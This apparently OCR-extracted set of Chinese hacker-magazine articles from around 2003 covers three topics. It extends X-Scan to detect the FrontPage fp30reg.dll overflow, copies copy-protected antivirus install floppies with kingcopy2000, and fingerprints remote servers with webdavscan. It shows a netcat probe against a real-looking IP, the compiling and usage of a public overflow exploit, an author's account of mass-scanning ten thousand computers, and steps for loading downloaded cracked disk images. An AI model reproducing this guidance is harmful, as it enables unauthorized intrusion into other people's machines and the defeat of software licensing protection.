
对于frontpage远程溢出漏洞的CGI判断请求我不是太清楚，因此，只能让x-scan2.3做到检测目标电脑中是否存在该DLL文件，具体探测我们可以用手工进行。




















```
G:\hacker>nc -vv 61.177.214.88 80
61.177.214.88: inverse host lookup failed: h_errno 11004:
NO_DATA
<UNKNOWN>[61.177.214.88] 80 <http> open

GET /_vti_bin/_vti_aut/fp30reg.dll HTTP/1.0

HTTP/1.1 501 Not Implemented
Server:Microsoft-IIS/5.0
Date:Mon,14 Apr 2003 15:14:48 GMT
X-Virus: 6
Content-Type: text/html
```

出现“HTTP/1.1 501 Not Imlemented”这一句就表明对方极有可能存在该漏洞，如果出现“HTTP/1.1 500 Server Error”和“ HTTP/1.1 404 Object Not Found”就别指望了（图8）。

对于相应的溢出程序，早在2001年就已在网上公布了，我在网上找了好几天，才从一国外站点上找到。这是一个for Unix/Linux的源程序，必须先在Unix/Linux环境下进行编译，然后才能使用。

```
[root@localhost source]# gcc -o fpse2000ex fpse2000ex.c
```

其实，大多数源程序我们都可使用这样的编译格式（图9）。再让我们来看看这个程序的使用（图10）。

```
[root@localhost source]# ./fpse2000ex
Proof of concept code for fp30reg.dll overflow bug by
NSFOCUS Security

Usage: ./fpse2000ex victim [port]
```

说实在的，我扫描了一万台电脑，可最终也没有成功，毕竟是一个陈年老洞了，更何况现在许多的Win2000都打了SP。本来我很想将webdav及windows RPC LOCATOR这两个漏洞也加进来的，只是一直不知道该提交什么样的CGI列表请求，只好作罢。

事实上，x-scan2.3的口令探测我们也可使用类似的方法来升级，但最终如何在效率及速度间寻找一种平衡就全由你自己决定了。本文写出来，只是抛砖引玉，希望大家能有更好的方法和我一起讨论。

本文的目的并不是让你去找WEBDAV及RPC LOCATOR漏洞的提交请求，只是告诉你一个可扩充CGI漏洞扫描列表的方法。这样，以后如果还有新的漏洞的话，我们就可自己手工添加了。

月下孤影


A盘大家应该都知道，是国产杀毒软件所附带的一个反破解工具，在安装时必须插入A盘才可正确完成安装程序，用以验证用户的合法性。但由于A盘经过了加密，不可以像普通软盘那样，用Windows的软盘复制功能进行备份，但它却又非常容易损坏。那么，我们有没有办法进行A盘的备份呢？

答案当然是肯定的，其实加密的A盘只是对软盘中的某些磁道进行特殊的低级格式化。可能大家知道一个叫做HTH的软件，这个软件的确能复制加密过的A盘，但笔者试用后觉得，这个软件操作起来很不方便。笔者在下载HTH的同时，发现了一个叫做kingcopy2000的软件，他的作用也是复制加密过的软盘，但使用起来极其简单，非常适合菜鸟级朋友使用，嘿嘿！

首先下载kingcopy2000这个软件，大家可以在光盘中找到。文件很小，才367KB，下载完后，你会发现这其实是一个winzip的自解压程序，解压到硬盘。在这里我们以C:\KC2000为例（以后使用过程皆以此为例）。

这个软件必须在DOS环境下才能运行，笔者经试用，即使在Windows98的DOS模式下一样可以使用。但有点破解经验的人都知道，一般这种软件只有在纯DOS环境下才可稳定破解，不像Windows里有那么多错误。所以笔者强烈推荐在纯DOS下使用此软件。

用启动盘启动到纯DOS下，放入A盘，依次输入“c:\”、“cd kc2000”、“cp2000.exe”，然后出现如图所示的主界面。按向上方向键，选择“Reading disk”后回车，这时在窗口里会显示读入加密盘的信息，也就是A盘。等把全部信息提示读完后，把源盘拿出来，放入一张空白软盘，选择“Write to disk”，从窗口里就会看见kingcopy2000正把刚才缓冲到硬盘上的内容向目标盘写入数据，等到屏幕上的f变成e时，说明大功告成，也就是已经制作了一张加密盘。嘿嘿，比HTH简单不少吧！



如果你没有源加密盘，而是从网上下载的破解文件，只要他是使用kingcopy2000制作的（后缀名为.kc），就可把它复制到软盘上，从而DIY一张A盘。具体方法：在主界面里，选择“Another options→Load from file”输入你的破解文件路径，按回车载入。然后插入一张软盘，按照上面的方法制作即可。

kingcopy2000不仅可做A盘，只要加密过的数据都可用它来备份，怎么样，够强大吧！

webdavscan的另类作用

Sagi

提起webdavscan这个程序，相信许多朋友都不陌生。webdavscan除了可扫描webdav漏洞外，还可用来扫描别的信息，显然许多朋友忽略了这点。因此有了本文的诞生。

1. 扫描webdav漏洞，Win2000系统

这个就没有必要详细说了吧！"Microsoft-IIS/5.0"，我想对于刚接触网络安全技术的新手来说，也能判断出这是Win2000系统，以及是否提供了webdav服务，如图1。

2. 寻找WinXP系统

WinXP系统自带IIS6.0，如果我们扫描到图2所示的"Microsoft-IIS/6.0"，就可判断对方使用的可能是WinXP系统。当然，我们也可通过扫描5000端口，再结合其他端口来扫描WinXP系统。

3. 扫描WinNT系统

WinNT可算是老爷级的系统了。不过，即使如此，在Internet上仍有相当数量的服务器使用的是WinNT系统平台。在WinNT系统中使用的大多为IIS4.0。因此，我们可以通过这点来寻找WinNT系统，见图3中的"Microsoft-IIS/4.0"。

4. 寻找基于Windows系统平台的Apache服务器

在Unix/Linux系统中，架构WWW服务器所选用的大多为Apache服务组件。同样，Apache也有windows版本，在Internet上有许多Windows系统也都选用了Apache服务组件来架构他们的WWW服务器。通过webdavscan我们可轻松找到这样的系统，图3中的"Apache/1.3.22(Win32)"、"Apache/1.3.14 (Win32) PHP/4.0.6"等就是。

5. 寻找Linux系统

我不知道其他朋友是如何扫描Linux系统的，也许使用的是端口。有时，我也是利用端口，不过现在又多了一样，那就是使用webdavscan。如图4中的"Apache/1.3.20 Sun Cobalt (Unix) PHP/4.0.6 mod_auth_pam_ex..."、"Apache/1.3.22 (Unix) (Red-hat/Linux) mod_ssl/2.8.5 OpenS..."等，我们可依此大致判断对方使用的是Cobalt Linux及RedHat Linux等。

6. 寻找Unix系统

对于其他的一些Unix版本，webdavscan并不能详细的检测出来，如SunOS、BSD、HP-UX，AIX等。大家请查看图5中的"Apache/1.3.27 (Unix) PHP/4.3.1"、"Apache/1.3.19 (Unix)"、"Apache/1.3.27 (Unix) mod_ssl/2.8.12 OpenSSL/0.9.6h……通过这些，我们并不能辨别对方的具体版本，但能判断对方使用的是Unix/Linux系统，而绝不是Windows系统。

除了以上提到的外，webdavscan还可用来寻找别的有用信息，如某一特定版本的Apache服务器，或一些不常使用的架构WWW服务的组件等。




图1




图2

